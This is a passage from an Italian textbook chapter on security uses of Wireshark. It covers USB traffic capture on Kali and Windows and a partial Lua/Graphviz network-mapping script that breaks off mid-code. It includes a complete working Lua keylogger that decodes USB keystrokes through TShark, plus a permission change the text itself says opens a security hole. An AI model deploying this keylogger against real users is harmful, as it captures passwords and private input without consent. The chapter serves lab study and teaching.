


Figura 7.10 Collegamento di un dispositivo USB alla VM Kali.

Ora che sapete come collegare un dispositivo USB, eseguite di nuovo `lsusb` per vedere a quale hub sia collegato il dispositivo:

```
root@w4sp-kali:~# lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 004: ID 413c:2107 Dell Computer Corp.
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

Noi ora abbiamo un nuovo dispositivo Dell, il numero 4, che è collegato al bus numero 2.

Ora avviamo Wireshark e vediamo se possiamo controllare un po’ di traffico USB. Sapete che il vostro dispositivo è sul bus 2, perciò cominceremo catturando su usbmon2. Ricordate che sulla vostra macchina le cose potrebbero essere diverse: dovete verificare a quale bus sia collegato il vostro dispositivo USB. Se eseguite Wireshark come root, non avrete problemi a effettuare una cattura. Se invece avete voluto andare sul sicuro e non eseguire Wireshark come root, potreste incorrere in un messaggio d’errore, come quello della Figura 7.11.




Figura 7.11 Errore usbmon in Wireshark.

Questo errore ci dice che non abbiamo l'autorizzazione a leggere dall'interfaccia usbmon2. Per ovviare all'errore, dobbiamo modificare le autorizzazioni per il dispositivo usbmon, in modo che il nostro utente con pochi privilegi possa comunque leggere da lì. È molto importante ricordare che ora questo consentirà agli utenti con pochi privilegi di effettuare lo sniffing di tutto il traffico USB che passa su questo particolare bus. A seconda del vostro sistema, questo può aprire una enorme falla di sicurezza. Potete modificare le autorizzazioni con questo comando:

```
root@w4sp-kali:/home/w4sp# chmod 644 /dev/usbmon2
```

Ora dovreste poter catturare su usbmon2, pur essendo un utente con pochi privilegi. Il modo più semplice per assicurarsi che questa funzionalità non venga usata male è scaricare il driver usbmon quando si fa lo sniffing di traffico USB, scrivendo il comando seguente:

```
root@w4sp-kali:/home/w4sp# rmmod usbmon
```

L'eliminazione del driver usbmon garantisce che le interfacce usbmon non siano accessibili. Impostate le autorizzazioni, oppure nel ruolo di root, selezionate l'opportuna interfaccia usbmon. Dovreste vedere traffico simile a quello della Figura 7.12. Se premete un tasto sulla tastiera USB collegata, vedrete che si genera ulteriore traffico.

Ora potete procedere all'analisi del traffico USB, e potete anche salvare i pacchetti da pcap per un'analisi successiva. Prima di vedere come ci si possa muovere nel traffico USB, vediamo come catturare il traffico in Windows.

Catturare traffico USB in Windows

A differenza di Linux, Windows non ha al proprio interno una funzionalità per lo sniffing di traffico USB. Per catturare il traffico USB in Windows ci serve software di terze parti. Versioni recenti del programma di installazione di Wireshark per Windows sono dotate anche di USBPcap, una utility di terzi per lo sniffing di traffico USB. Se avete seguito le istruzioni di installazione di Wireshark per Windows, dovreste averla già installata; altrimenti, potete sempre scaricare l'ultima versione di USBPcap da `http://desowin.org/usbpcap/`.




Figura 7.12 Cattura su usbmon2.

USBPcap è uno strumento da riga di comando, che quindi va lanciato da un prompt di comando Windows. Richiede i privilegi di amministratore, perciò fate attenzione a selezionare *Run as an Administrator* (esegui come amministratore) quando aprite un prompt di comando per eseguire USBPcap. Poi, al prompt, potete cambiare directory e andare a quella di installazione di USBPcap, che per default si

trova in `C:\Program Files\USBPcap`. Il seguente esempio di output mostra come eseguire USBPcap e visualizzarne la guida:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\WINDOWS\system32>cd C:\Program Files\USBPcap

C:\Program Files\USBPcap>USBPcapCMD.exe -h

C:\Program Files\USBPcap>Usage: USBPcapCMD.exe [options]
  -h, -?, --help
    Prints this help.
  -d <device>, --device <device>
    USBPcap control device to open. Example: -d \\.\USBPcap1.
  -o <file>, --output <file>
    Output .pcap file name.
  -s <len>, --snaplen <len>
    Sets snapshot length.
  -b <len>, --bufferlen <len>
    Sets internal capture buffer length. Valid range <4096,134217728>.
  -A, --capture-from-all-devices
    Captures data from all devices connected to selected Root Hub.
  --devices <list>
    Captures data only from devices with addresses present in list.
    List is comma separated list of values. Example --devices 1,2,3.
  -I,  --init-non-standard-hwids
    Initializes NonStandardHWIDs registry key used by USBPcapDriver.
    This registry key is needed for USB 3.0 capture.
```

Per avere un elenco dei dispositivi disponibili, eseguite il comando `USBPcapCMD.exe` senza argomenti. Verrà visualizzato un altro prompt che elenca i dispositivi disponibili e chiede su quale volete iniziare la cattura. La Figura 7.13 mostra la finestra *USBPcap* in esecuzione in una VM Windows 7. Potete vedere che vi sono due bus, con un mouse (puntatore virtuale VirtualBox) e un dispositivo per smart card collegato al bus 1, con il nome `\\.\USBPcap1`.




Figura 7.13 Elenco dei dispositivi in USBPcap**.**

Come dispositivo di controllo filtro da cui effettuare lo sniffing è selezionato il numero 1, il bus USB. Dopo aver selezionato da quale dispositivo effettuare lo sniffing, USBPcap chiede un nome di file per l’output: quel file conterrà l’output

pcap. Potete assegnare il nome che volete. Come si vede nella Figura 7.14, noi abbiamo scelto come nome di file `w4sp_usb.pcap`.

USBPcap comincia a catturare traffico USB solo dopo la pressione del tasto Invio. Notate però che USBPcap non presenta alcuna indicazione visiva di quello che sta facendo. La Figura 7.14 mostra USBPcap che esegue una cattura di pacchetti.

Se si preme Ctrl+C la cattura si interrompe e la finestra di USBPcap si chiude. Il file è salvato nella directory di lavoro di USBPcap, perciò ora dovremmo avere un file pcap in `C:\Program Files\USBPcap\w4sp_usb.pcap`. Se aprite il file in Wireshark, dovreste poter vedere il traffico USB.




Figura 7.14 USBPcap esegue una cattura.

Keylogger in TShark

Ora che sapete come catturare traffico USB sia da Windows sia da Linux, vediamo come usare Lua per trasformare TShark in un keylogger. Per cominciare, dobbiamo capire come si presentano i tasti che premiamo. Colleghiamo nuovamente una tastiera USB alla nostra VM Kali e usiamo Wireshark per vedere quali tipi di pacchetti vengono inviati quando si preme un tasto. Non siamo esperti del protocollo USB, perciò l'analisi può iniziare premendo semplicemente i tasti ABC ed esaminando il traffico che ne risulta.

La pressione di tre tasti ha generato 12 pacchetti USB. Forse questo significa che per ogni pressione di tasto vengono inviati quattro pacchetti. Sappiamo che la tastiera deve inviare all'host, perciò questa è l'informazione che ci interessa di più. Perciò possiamo limitare un po' i pacchetti che dobbiamo analizzare utilizzando il

filtro di visualizzazione `usb.dst == "host"` in modo da vedere solo pacchetti provenienti da dispositivi USB che vanno all'host USB (Figura 7.15).

Se ora scorrete i pacchetti ed esaminate *Leftover Capture Data*, potete vedere che contiene o un po' di zeri e un singolo numero oppure solamente zeri. Se esaminate il numero, noterete che aumenta, parte da 4 e va fino a 6. A questo punto, è ragionevole immaginare che queste siano le pressioni di tasto. Potete verificarlo premendo nuovamente A e controllando se ci siano dei dati che vanno all'host con il numero 4. Il problema che abbiamo ora è che questo non è un codice ASCII, perché A dovrebbe corrispondere a 0x61. Un modo per stabilire la corrispondenza con i tasti è premere ogni tasto sulla tastiera e annotare la risposta. Per un po' è divertente, ma poi diventa noioso. Si dà il caso però che USB definisca uno standard per i dispositivi di input come mouse, joystick e tastiere. Questi dispositivi devono seguire tutti la specifica di classe USB Human Interface Device (HID). Per non farvi perdere tempo a leggere la specifica, vi diciamo che lì sono definiti i codici di tasto, e si può vedere la corrispondenza fra i codici USB e i tasti effettivi sulla tastiera. La Figura 7.16 presenta una parte dei codici di tasto dello standard HID e dimostra che avevamo ragione nel pensare che 0x04 corrispondesse ad "a" o "A".




Figura 7.15 Filtraggio del traffico USB verso l'host.

Table 12: Keyboard/Keypad Page

Usage ID (Dec)	Usage ID (Hex)	Usage Name	Ref: Typical AT-101 Position	PC-AT	Mac	UNIX	Boot
0	00	Reserved (no event indicated)[9]	N/A	√	√	√	4/101/104
1	01	Keyboard ErrorRollOver[9]	N/A	√	√	√	4/101/104
2	02	Keyboard POSTFail[9]	N/A	√	√	√	4/101/104
3	03	Keyboard ErrorUndefined[9]	N/A	√	√	√	4/101/104
4	04	Keyboard a and A[4]	31	√	√	√	4/101/104
5	05	Keyboard b and B	50	√	√	√	4/101/104
6	06	Keyboard c and C[4]	48	√	√	√	4/101/104
7	07	Keyboard d and D	33	√	√	√	4/101/104

Figura 7.16 Codici di tasto HID.

A questo punto, abbiamo abbastanza informazioni per iniziare a costruire il nostro keylogger. La prima cosa che vogliamo fare è definire i nostri campi. Nel nostro caso, ci interessa solo `usb.capdata`, che è il payload di dati per i pacchetti USB analizzati da Wireshark. Definito il nostro campo, possiamo definire la nostra funzione `init_listener` e creare il nostro listener/tap. Vogliamo che il nostro listener elabori solo i pacchetti USB.

```
--vogliamo catturare dati usb da ogni pacchetto
    local usbdata = Field.new("usb.capdata")

    --la funzione listener, che crea il nostro tap
    local function init_listener()
        print("[*] Started KeySniffing...\n")

        --ascolta solo i pacchetti usb
        local tap = Listener.new("usb")
```

Ora definiremo la funzione di pacchetto di listener, che è la parte centrale della nostra elaborazione. Qui verificheremo di avere i dati USB e poi li elaboreremo per stabilire quale tasto sia stato premuto. I dati saranno nella forma `%x:%x:%x:%x`, dove `%x` è un numero esadecimale. Esaminando questi dati, si capisce subito che il tasto premuto sarà quello corrispondente al terzo numero esadecimale. Perciò “dividiamo” i dati USB in base al campo `':'`. Questo ci dà una tabella ordinata di byte esadecimali. Poi possiamo estrarre il terzo elemento nella tabella, vedere qual è il tasto corrispondente e stamparlo sullo schermo.

```
-- chiamata per ogni pacchetto che soddisfa il filtro impostato
-- per Listener(), quindi per i pacchetti usb
        function tap.packet(pinfo, tvb)

            -- elenca da http://www.usb.org/developers/devclass_docs/Hut1_11.pdf
            local keys = "????abcdefghijklmnopqrstuvwxyz1234567890\n??\t -=[]\\?;??,./"
            -- prende gli usb.capdata
            local data = usbdata()
```

```
            -- verifica che il pacchetto abbia un campo usb.capdata
            if data ~= nil then
                local keycodes = {}
                local i = 0

                -- estrae tutto quel che è un byte esadecimale %x
                -- e lo aggiunge alla tabella
                -- funziona se i dati sono nel formato %x:%x:%x:%x
                -- questa è in effetti la funzione split(':') di Python
                for v in string.gmatch(tostring(data), "%x+") do
                    i = i + 1
                    keycodes[i] = v
                end

                -- verifica di avere la pressione di un tasto, il terzo valore
                -- funziona su una tabella eprché usiamo valori int
                if #keycodes < 3 then
                    return
                end

                -- converte da esadecimale a decimale
                local code = tonumber(keycodes[3], 16) + 1
                --prende la corrispondenza corretta dei tasti
                local key = keys:sub(code, code)

                -- se non è '?' lo stampiamo su stdout
                if key ~= '?' then
                    io.write(key)
                    io.flush()
                end
            end
        end
```

Poiché stampiamo i tasti a mano a mano che procediamo, non dobbiamo inserire alcuna funzionalità nella funzione `Listener.draw()`:

```
--viene chiamata quando la cattura è reinizializzata
        function tap.reset()
            print("[*] Done Capturing")
        end

        --funzione chiamata alla fine della esecuzione di tshark
        function tap.draw()
            print("\n\n[*] Done Processing")
        end
    end

    init_listener()
```

Salvate questo codice come `keysniffer.lua`. Provate a eseguirlo nella vostra VM Kali e provate a premere qualche tasto sulla tastiera USB. Fate attenzione a non avere attiva la finestra di terminale, perché i tasti premuti non vadano a finire in quella finestra. Dovreste ottenere qualcosa di analogo a quel che si vede nella Figura 7.17.




Figura 7.17 TShark come key sniffer.

Rappresentazione grafica della rete

Wireshark è dotato di capacità grafiche e di molte opzioni nella sezione delle statistiche a cui si accede dalla schermata principale. Tutte queste funzioni, però, sono orientate alla risoluzione dei problemi di rete e all'analisi fine.

I penetration tester si trovano spesso a dover affrontare reti che non conoscono e hanno bisogno di stabilire rapidamente come la rete sia fatta. Altri professionisti della sicurezza hanno bisogno di analizzare le connessioni create, guardando un campione di cattura di pacchetti.

Si capisce molto più facilmente come sia fatta una rete che non si conosce, se se ne può avere una rappresentazione visiva. Un diagramma di rete offre facilmente il "quadro generale". I grafici sono un modo eccellente per presentare le informazioni e stabilire le connessioni fra le varie macchine. I penetration tester hanno molti strumenti che assolvono questo compito, ma possiamo almeno dimostrare come aggiungere anche Wireshark a quell'elenco di strumenti.

Nel creare la mappa di una rete, c'è una differenza notevole fra usare Wireshark e altri strumenti più comuni. Con Wireshark, si sa che la rete è rappresentata mediate traffico effettivo, non grazie a una tempesta di pacchetti sonda o ping. Con Wireshark, la mappa di rete mostra i dispositivi attivi, non quelli latenti o gli *honeypot* (i "barattoli di miele", esche disponibili solo a chi ne va in cerca). Vedere

solo i dispositivi attivi può non costituire una immagine completa, ma per qualcuno quella immagine rappresenta meglio l'effettiva rete funzionante.

Lua con la libreria Graphviz

Questa sarà una prima sessione con Lua, il linguaggio di scripting. Per la mappatura di rete con Wireshark, lasciamo l'interfaccia grafica di Wireshark e usiamo invece l'interfaccia da riga di comando TShark, insieme con Lua e la libreria open source di visualizzazione Graphviz. A parte questo script, la maggior parte del lavoro con Lua è rimandata al Capitolo 8.

Vogliamo poter visualizzare le connessioni fra le macchine. Questo ci potrà dare un'idea di varie strutture, per esempio quali macchine possono essere infette, quali server sono controller di dominio e così via. Possiamo usare TShark per individuare le varie connessioni fra macchine, poi useremo la libreria Graphviz per Lua per trasformare quelle informazioni in un bel grafico che mostri i nodi connessi. In primo luogo, dobbiamo stabilire quali campi dei pacchetti ci interessano. I più ovvi sono gli indirizzi IP di origine e di destinazione. Questi saranno i nostri nodi. Poi possiamo usare i numeri di porta TCP e UDP come modo per determinare le connessioni fra i nodi. Le connessioni fra nodi in genere sono definite *archi* del grafico. L'algoritmo che useremo ci permetterà di estrarre per ogni flusso TCP gli indirizzi di origine e destinazione e i numeri di porta corrispondenti. Poi, nella funzione `tap.draw()`, collegheremo i vari nodi. La cosa bella della libreria Graphviz è che può produrre output in vari formati. Dato che useremo tooltip e altre caratteristiche, per questo esempio ci affideremo al formato SVG, che è comodo anche perché può essere incorporato in una pagina web. In effetti, useremo il browser Iceweasel di Kali per vedere il grafico SVG generato da TShark e Lua.

Il codice seguente è la soluzione grafica.

```
do

    local gv = require("gv")

    -- funzione helper per verificare se l'elemento è nella tabella
    -- http://stackoverflow.com/questions/2282444/
              how-to-check-if-a-table-contains-an-element-in-lua
    function table.contains(table, element)
        for _, value in pairs(table) do
            if value == element then
                return true
            end
        end
        return false

    -- fine della funzione table.contains
    end
```

```
-- vogliamo origine del pacchetto arp (arp non ha intestazione IP)
local tcp_stream = Field.new("tcp.stream")

-- prende eth e ip src so per poterli mappare
local eth_src = Field.new("eth.src")

local ip = Field.new("ip")
local ip_src = Field.new("ip.src")
local ip_dst = Field.new("ip.dst")

--possiamo effettuare una analisi di base del servizio
local tcp = Field.new("tcp")
local tcp_src = Field.new("tcp.srcport")
local tcp_dst = Field.new("tcp.dstport")

local udp = Field.new("udp")
local udp_src = Field.new("udp.srcport")
local udp_dst = Field.new("udp.dstport")

--{ STREAMIDX:
--    {
--        SRCIP: srcip,
--        DSTIP: dstip,
--        SRCP: srcport,
--        DSTP: dstport,
--        TCP: bool
--    }
--}



streams = {}


-- crea la funzione che crea il listener
local function init_listener()

    -- crea il listener senza filtri per avere tutti i frame
    local tap = Listener.new(nil, nil)

    --chiamata per ogni pacchetto
    function tap.packet(pinfo, tvb, root)

        local tcpstream = tcp_stream()

        local udp = udp()
        local ip = ip()

        if tcpstream then

            --se abbiamo già elaborato questo flusso ritorna
            if streams[tostring(tcpstream)] then
                return
            end

            -- chiama tostring perché immaginiamo che
            -- se c'è un flusso tcp c'è un header ip
            local ipsrc = tostring(ip_src())
            local ipdst = tostring(ip_dst())

            local tcpsrc = tostring(tcp_src())
            local tcpdst = tostring(tcp_dst())

            -- costruisce la tabella di informazioni sullo stream
            local streaminfo = {}
            streaminfo["ipsrc"] = ipsrc
            streaminfo["ipdst"] = ipdst
            streaminfo["psrc"] = tcpsrc
            streaminfo["pdst"] = tcpdst
            streaminfo["istcp"] = true
```

```
        streams[tostring(tcpstream)] = streaminfo

    end


    if udp and ip then

        -- chiama tostring perché immaginiamo
        -- che se c'è un flusso tcp c'è un header ip
        local ipsrc = tostring(ip_src())
        local ipdst = tostring(ip_dst())

        local udpsrc = tostring(udp_src())
        local udpdst = tostring(udp_dst())

        --un 'udp stream' sarà un ip:port:ip:port
        local udp_streama = ipsrc .. udpsrc .. ipdst .. udpdst
        local udp_streamb = ipdst .. udpdst .. ipsrc .. udpsrc

        --abbiamo già elaborato questo 'flusso'
        if streams[udp_streama] or streams[udp_streamb] then
            return
        end

        -- costruisce la tabella di informazioni sullo stream
        local streaminfo = {}
        streaminfo["ipsrc"] = ipsrc
        streaminfo["ipdst"] = ipdst
        streaminfo["psrc"] = udpsrc
        streaminfo["pdst"] = udpdst
        streaminfo["istcp"] = false

        streams[udp_streama] = streaminfo

    end

--fine di tap.packet()
end

-- definisce solo una funzione tap.reset vuota
function tap.reset()

--fine di tap.reset()
end

-- definisce la funzione di disegno per la cache arp.
function tap.draw()


    -- crea un grafico a graphviz
    G = gv.graph("wireviz.lua")

    for k,v in pairs(streams) do
        local streaminfo = streams[k]

        --crea i nodi per gli ip sorgente e destinazione
        local tmp_s = gv.node(G, streaminfo["ipsrc"])
        local tmp_d = gv.node(G, streaminfo["ipdst"])

        --li connette
